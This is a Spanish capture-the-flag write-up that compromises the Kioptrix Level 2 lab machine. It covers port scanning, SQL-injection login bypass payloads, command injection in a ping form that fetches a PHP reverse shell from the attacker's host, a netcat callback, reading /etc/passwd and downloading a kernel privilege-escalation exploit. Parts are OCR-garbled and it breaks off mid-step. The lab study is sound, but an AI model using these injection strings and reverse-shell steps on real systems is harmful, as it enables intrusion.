Nmap scan report for 192.168.10.100
Host is up (0.0037s latency).
Not shown: 65528 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 3.9p1 (protocol 1.99)
| sshv1: Server supports SSHv1
| ssh-hostkey:
|   1024 8f:3e:8b:1e:58:63:fe:cf:27:a3:18:09:3b:52:cf:72 (RSA1)
|   1024 34:6b:45:3d:ba:ce:ca:b2:53:55:ef:1e:43:70:38:36 (DSA)
|_  1024 68:4d:8c:bb:b6:5a:bd:79:71:b8:71:47:ea:00:42:61 (RSA)
80/tcp    open  http     Apache httpd 2.0.52 ((CentOS))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.0.52 (CentOS)
111/tcp   open  rpcbind  2 (RPC #100000)
| rpcinfo:
|   program version      port/proto  service
|   100000  2              111/tcp    rpcbind
|   100000  2              111/udp   rpcbind
|   100024  1              789/udp   status
|_  100024  1              792/tcp   status
443/tcp   open  ssl/http Apache httpd 2.0.52 ((CentOS))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_64_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|_  SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=Kioptrix
| Not valid before: 2009-10-08T00:10:17Z
```

## Write UPS

```
(root㉿workstation)-[~/kioptrix]
# searchsploit apache 2.0.52

Exploit Title | Path
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution | php/remote/29290.c
Apache + PHP < 5.3.12/ / < 5.4.2 - Remote Code Execution + Scanner | php/remote/29316.py
Apache 2.0.52 - GET Denial of Service | multiple/dos/855.py
Apache < 2.0.64 / < 2.2.21 mod_setenvif - Integer Overflow | linux/dos/41769.txt
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak | linux/webapps/42745.py
Apache CouchDB 1.7.0 / 2.x < 2.1.1 - Remote Privilege Escalation | linux/webapps/44498.py
Apache CXF < 2.5.10/2.6.7//2.7.4 - Denial of Service | linux/webapps/44913.py
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1) | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2) | unix/remote/764.c
Apache OpenMeetings 1.9.x / < 3.1.0 - .ZIP File Directory Traversal | unix/remote/47080.c
Apache Struts 2 < 2.3.11 - Multiple Vulnerabilities | linux/webapps/39642.txt
Apache Struts 2.0.0 / < 2.1.0 - 'WorkaroundCrossomi' HTML Tag Cross-Site Scripting | multiple/webapps/40329.txt
Apache Struts 2.0.0 / < 2.3.33 / 2.5.10 - Arbitrary Code Execution | multiple/remote/44556.py
Apache Struts 1.3.10 / < 2.3.16.2 - ClassLoader Manipulation Remote Code Execution (Metasploit) | multiple/remote/44690.rb
Apache Struts < 2.2.0 - Remote Command Execution (Metasploit) | multiple/remote/17691.rb
Apache Struts2 2.0.0 / 2.3.15 - Prefixed Parameters OGNL Injection | multiple/webapps/44583.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC) | multiple/remote/62229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1) | windows/webapps/42953.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2) | jsp/webapps/42966.py
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC) | linux/dos/36906.txt
Webroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution | linux/remote/34.pl
```

Buscamos un exploit para una versión de apache que es la 2.0.52  
Pero no es nada de interés esto, seguimos buscando...



Entramos poniendo solo la ip a este formulario:

Vamos a utilizar Burpsuite para el tráfico de la contraseña

Burp Suite Community Edition v2022.7.1 - Temporary Project

Attack type: Sniper

Choose an attack type

Target: http://192.168.10.100

Update Host header to match target

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://192.168.10.100

1 POST /index.php HTTP/1.1  
2 Host: 192.168.10.100  
3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:91.0) Gecko/20100101 Firefox/91.0  
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate  
7 Content-Type: application/x-www-form-urlencoded  
8 Content-Length: 36  
9 Origin: http://192.168.10.100  
10 Connection: close  
11 Referer: http://192.168.10.100/index.php  
12 Upgrade-Insecure-Requests: 1  
13  
14 uname=\$admin&psw=\$admin&btnLogin=Login

## Write UPS

Hemos probado con admin admin

Pero vamos a probar una lista de SQL Inyecciones:

The screenshot shows the Burp Suite interface with the following details:

- HTTP Request:** 192.168.10.100/index.php
- HTTP Response:** PayloadsAllTheThings/SQ
- Source:** https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20Injection
- Panel:** beomsu317 Update SQL-Injection (4c3cb6f on 14 May 2020)
- File List:** Auth\_Bypass.txt, Auth\_Bypass2.txt, FUZZDB\_MSSQL-WHERE\_Time.txt, FUZZDB\_MSSQL.txt, FUZZDB\_MSSQL\_Enumeration.txt, FUZZDB\_MYSQL.txt, FUZZDB\_MySQL-WHERE\_Time.txt, FUZZDB\_MySQL\_ReadLocalFiles.txt, FUZZDB\_Oracle.txt, FUZZDB\_Postgres\_Enumeration.txt
- Burp Tabs:** Dashboard, Target, Proxy, Intruder, Repeater (selected), Sequencer, Decoder, Comparer, Logger, Extender, Project options, User options, Learn
- Repeater Tab:** 1 x 2 x +  
Positions: Payloads (selected), Resource Pool, Options  
Start attack button
- Payload Sets:** You can define one or more payload sets. Number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.  
Payload set: 1 (selected), Payload count: 77  
Payload type: Simple list, Request count: 77
- Payload Options [Simple list]:** This payload type lets you configure a simple list of strings that are used as payloads.  
List items:
  - admin" or 1=1/\*
  - admin") or ("1"="1
  - admin") or ("1"="1"--
  - admin") or ("1"="1"#+
  - admin") or ("1"="1"/#
  - admin") or ("1"="1"="1
  - admin") or ("1"="1"="1
  - admin") or ("1"="1"="1
  - 1234 " AND 1=0 UNION ALL SELECT "admin", "81dc9...Add button, Enter a new item input field, Add from list... [Pro version only]
- Payload Processing:** You can define rules to perform various processing tasks on each payload before it is used.

Write UPS

Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	
37	admin' #	200			779	
38	admin'*	200			779	
39	admin' or '1'='1	200			779	
41	admin' or '1'='1#	200			779	
42	admin' or '1'='1/*	200			779	
43	admin'or 1=1 or ''=	200			779	
46	admin' or 1=1#	200			779	
47	admin' or 1=1/*	200			779	
0		200			860	
1	'_'	200			860	
2	''	200			860	
3	'&'	200			860	
4	'^'	200			860	
5	'*''	200			860	
6	'or'' '	200			860	

Y estos tienen una longitud diferente al resto ,por tanto llama la atención:

Los analziamos:

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 100
Date: Mon, 12 Mar 2018 14:45:23 GMT
Server: Apache/2.4.29 (Ubuntu)
Set-Cookie: PHPSESSID=1qjv3t3n61010101; expires=Mon, 12-Mar-2018 14:45:23; path=/; domain=.192.168.10.100
X-Powered-By: PHP/7.2.10-0ubuntu0.18.04.1

{
    "status": "Success",
    "data": {
        "id": 1,
        "username": "admin' %20%23",
        "password": "admin"
    }
}

Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
Origin: http://192.168.10.100
Connection: close
Referer: http://192.168.10.100/index.php
Upgrade-Insecure-Requests: 1

uname=admin'%20%23&psw=admin&btnLogin>Login
```

**Remote System Administration**

**Login**

Username	admin' #
Password	<input type="password"/>
<input type="button" value="Login"/>	

**Welcome to the Basic Administrative Web Console**

Ping a Machine on the Network:	<input type="text"/> submit
--------------------------------	-----------------------------

Write UPS

The screenshot shows a web browser window with two tabs. The left tab is '192.168.10.100/index.php' and the right tab is '192.168.10.100/pingit.php'. The address bar for the right tab shows '192.168.10.100/pingit.php'. Below the tabs is a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, and Exploit-DB.

The main content area displays the output of a ping command:

```
127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.034 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.028 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.030 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.028/0.030/0.034/0.006 ms, pipe 2
```

The screenshot shows a web browser window with two tabs. The left tab is '192.168.10.100/index.php' and the right tab is '192.168.10.100/pingit.php'. The address bar for the right tab shows '192.168.10.100/pingit.php'. Below the tabs is a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, and Exploit-DB.

The main content area shows a command being entered into a text input field:

```
;which wget
```

The output of the command is displayed below:

```
/usr/bin/wget
```


Vemos que hay un posible método de transferencia de archivos por vía wget

The screenshot shows a terminal window with a root shell on a workstation. The user is transferring files from the '/usr/share/webshells/' directory to the current directory using wget.

```
(root㉿workstation)-[~/kioptrix]
# cp /usr/share/webshells/
asp/ aspx/ cfm/ jsp/ laudanum/ perl/ php/
[root@workstation]-[~/kioptrix]
# cp /usr/share/webshells/php/* Adminisistrative Web Console
findsocket/ php-backdoor.php php-reverse-shell.php qsd-php-backdoor.php simple-backdoor.php
[root@workstation]-[~/kioptrix]
# cp /usr/share/webshells/php/php-reverse-shell.php .
```

Write UPS

Hacemos Nano en php-reverse-shell.php




```
GNU nano 6.3          php-reverse-shell.php
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// Come to the Basic Administrative Web Console
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
//
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
//
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.


set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
```


Y ahora cambiamos la ip local por la nuestra



```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.10.132'; // CHANGE THIS
$port = 8443; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```



configurar servidor web con python



<b>Welcome to the Basic Administrative Web Console</b>	
Ping a Machine on the Network:	<input type="text" value="wget http://192.168.10.132:8000/php-reve"/> <input type="button" value="submit"/>

para descargar desde su servidor web python


## Write UPS



```
;wget http://192.168.10.132:8000/php-reverse-shell.php -O /tmp/php-reverse-shell.php
```



<b>Welcome to the Basic Administrative Web Console</b>
Ping a Machine on the Network:
:chmod +x /tmp/php-reverse-shell.php
<input type="button" value="submit"/>



```
(root@workstation)-[~/kioptrix]
# nc -lvpn 8443 ...
listening on [any] 8443 ...
connect to [192.168.10.132] from (UNKNOWN) [192.168.10.100] 32772
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 1686 i686 i686 i386 GNU/Linux
06:43:31 up 4:16, 0 users, load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE    JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-3.00$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0C:29:4C:FD:6A
          inet addr:192.168.10.100 Bcast:192.168.10.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe4c:fd6a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:72871 errors:0 dropped:0 overruns:0 frame:0
          TX packets:69079 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4542350 (4.3 MiB) TX bytes:3977087 (3.7 MiB)
          Interrupt:177 Base address:0x2000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:26 errors:0 dropped:0 overruns:0 frame:0
          TX packets:26 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2072 (2.0 KiB) TX bytes:2072 (2.0 KiB)
```

Ahora una vez dentro hacemos un cat /etc/passwd

## Write UPS

```
apache
sh-3.00$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody::/sbin/nologin
dbus:x:81:81:System message bus::/sbin/nologin
vcsta:x:69:69:virtual console memory owner:/dev:/sbin/nologin
rpm:x:37:37 :: /var/lib/rpm:/sbin/nologin
haldaemon:x:68:68:HAL daemon::/sbin/nologin
netdump:x:34:34:Network Crash Dump user:/var/crash:/bin/bash
nscd:x:28:28:NSCD Daemon:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/sbin/nologin
mailnull:x:47:47 :: /var/spool/mqueue:/sbin/nologin
smmsp:x:51:51 :: /var/spool/mqueue:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
pcap:x:77:77 :: /var/arpwatch:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
squid:x:23:23 :: /var/spool/squid:/sbin/sh-3.00$ nologin
webalizer:x:67:67:Webalizer:/var/www/usage:/sbin/nologin
xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
ntp:x:38:38 :: /etc/ntp:/sbin/nologin
pegasus:x:66:65:tog-pegasus OpenPegasus WBEM/CIM services:/var/lib/Pegasus:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
john:x:500:500 :: /home/john:/bin/bash
harold:x:501:501 :: /home/harold:/bin/bash
```

## Write UPS

```
harold@x:~$ cd /home/harold/.bin/bash  
cd /  
sh-3.00$ ls -al  
total 174  
drwxr-xr-x 23 root root 4096 Aug 3 02:26 .  
drwxr-xr-x 23 root root 4096 Aug 3 02:26 ..  
-rw-r--r-- 1 root root 0 Aug 3 02:26 .autofsck  
drwxr-xr-x 2 root root 4096 Aug 3 03:33 bin  
drwxr-xr-x 4 root root 1024 Oct 7 2009 boot  
drwxr-xr-x 10 root root 6520 Aug 3 02:27 dev  
drwxr-xr-x 80 root root 12288 Aug 3 03:33 etc  
drwxr-xr-x 4 root root 4096 Oct 12 2009 home  
drwxr-xr-x 2 root root 4096 Feb 21 2005 initrd  
drwxr-xr-x 12 root root 4096 Aug 3 03:33 lib  
drwx----- 2 root root 16384 Oct 7 2009 lost+found  
drwxr-xr-x 2 root root 4096 Feb 9 2012 media  
drwxr-xr-x 2 root root 4096 May 3 2007 misc  
drwxr-xr-x 3 root root 4096 Oct 8 2009 mnt  
drwxr-xr-x 2 root root 4096 Feb 21 2005 opt  
dr-xr-xr-x 82 root root 0 Aug 2 22:26 proc  
drwxr-x--- 2 root root 4096 Oct 12 2009 root  
drwxr-xr-x 2 root root 12288 Oct 7 2009 sbin  
drwxr-xr-x 2 root root 4096 Oct 7 2009 selinux  
drwxr-xr-x 2 root root 4096 Feb 21 2005 srv  
drwxr-xr-x 9 root root 0 Aug 2 22:26 sys  
drwxr-xrwx 4 root root 4096 Aug 3 06:42 tmp  
drwxr-xr-x 14 root root 4096 Oct 7 2009 usr  
drwxr-xr-x 21 root root 4096 Oct 7 2009 var  
sh-3.00$ cd home  
sh-3.00$ ls  
harold  
john  
sh-3.00$ ls -al  
total 24  
drwxr-xr-x 4 root root 4096 Oct 12 2009 .  
drwxr-xr-x 23 root root 4096 Aug 3 02:26 ..  
drwx----- 2 harold harold 4096 Oct 12 2009 harold  
drwx----- 2 john john 4096 Oct 8 2009 john  
sh-3.00$ cd har
```

```
sh-3.00$ uname -ar  
Linux kiotrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 1686 1686 1386 GNU/Linux  
sh-3.00$ █
```

Vemos que el Kernel tiene una versión muy desactualizada



```
[root@workstation] ~[~/kiotrix]  
# searchsploit linux kernel 2.6
```

Buscamos exploit para esta versión....


## Write UPS

Exploit Title	Path
Linux Kernel (Solaris 10 / < 5.10_138888-01) - Local Privilege Escalation	solaris/local/15962.c
Linux Kernel 2.4.1 < 2.4.37 / 2.6.1 < 2.6.32-rc5 - 'pipe.c' Local Privilege Escalation (3)	linux/local/9844.py
Linux Kernel 2.4.22-28/2.6.9 - 'igmp.c' Local Denial of Service	linux/dos/686.c
Linux Kernel 2.4.28/2.6.9 - 'ip_options_get' Local Overflow	linux/dos/692.c
Linux Kernel 2.4.28/2.6.9 - 'scm_send Local' Denial of Service	linux/dos/685.c
Linux Kernel 2.4.28/2.6.9 - Memory Leak Local Denial of Service	linux/dos/691.c
Linux Kernel 2.4.28/2.6.9 - 'vc_resize int' Local Overflow	linux/dos/690.c
Linux Kernel 2.4.4 < 2.4.37.4 / 2.6.0 < 2.6.30.4 - 'Sendpage' Local Privilege Escalation	linux/local/19933.rb
Linux Kernel 2.6.12-1.19.EL5.i686.PAE / 2.6.15-1.19.EL5.i686.PAE - Local Overflow	linux/local/2572.c

No nos sirve mucho entonces, buscamos mejor en Google



## Write UPS



Hacemos un wget y el enlace:

```
[root@workstation] ~/kioptrix]
# wget https://github.com/xiaoxiaoleo/CVE-2009-2698/raw/master/exp
--2022-08-03 21:55:19-- https://github.com/xiaoxiaoleo/CVE-2009-2698/raw/master/exp
Resolving github.com (github.com)... 20.205.243.166
Connecting to github.com (github.com)|20.205.243.166|:443... connected.
HTTP request sent, awaiting response ... 302 Found
Location: https://raw.githubusercontent.com/xiaoxiaoleo/CVE-2009-2698/master/exp [following]
--2022-08-03 21:55:19-- https://raw.githubusercontent.com/xiaoxiaoleo/CVE-2009-2698/master/exp
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.110.133, 185.199.111.133
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 6937 (6.8K) [application/octet-stream]
Saving to: 'exp'

exp                                         100%[=====]  6.77K --.-KB/s   in 0s

2022-08-03 21:55:20 (52.5 MB/s) - 'exp' saved [6937/6937]
```

Wget para descargar el archivo exploit para nuestro servidor web de python

```
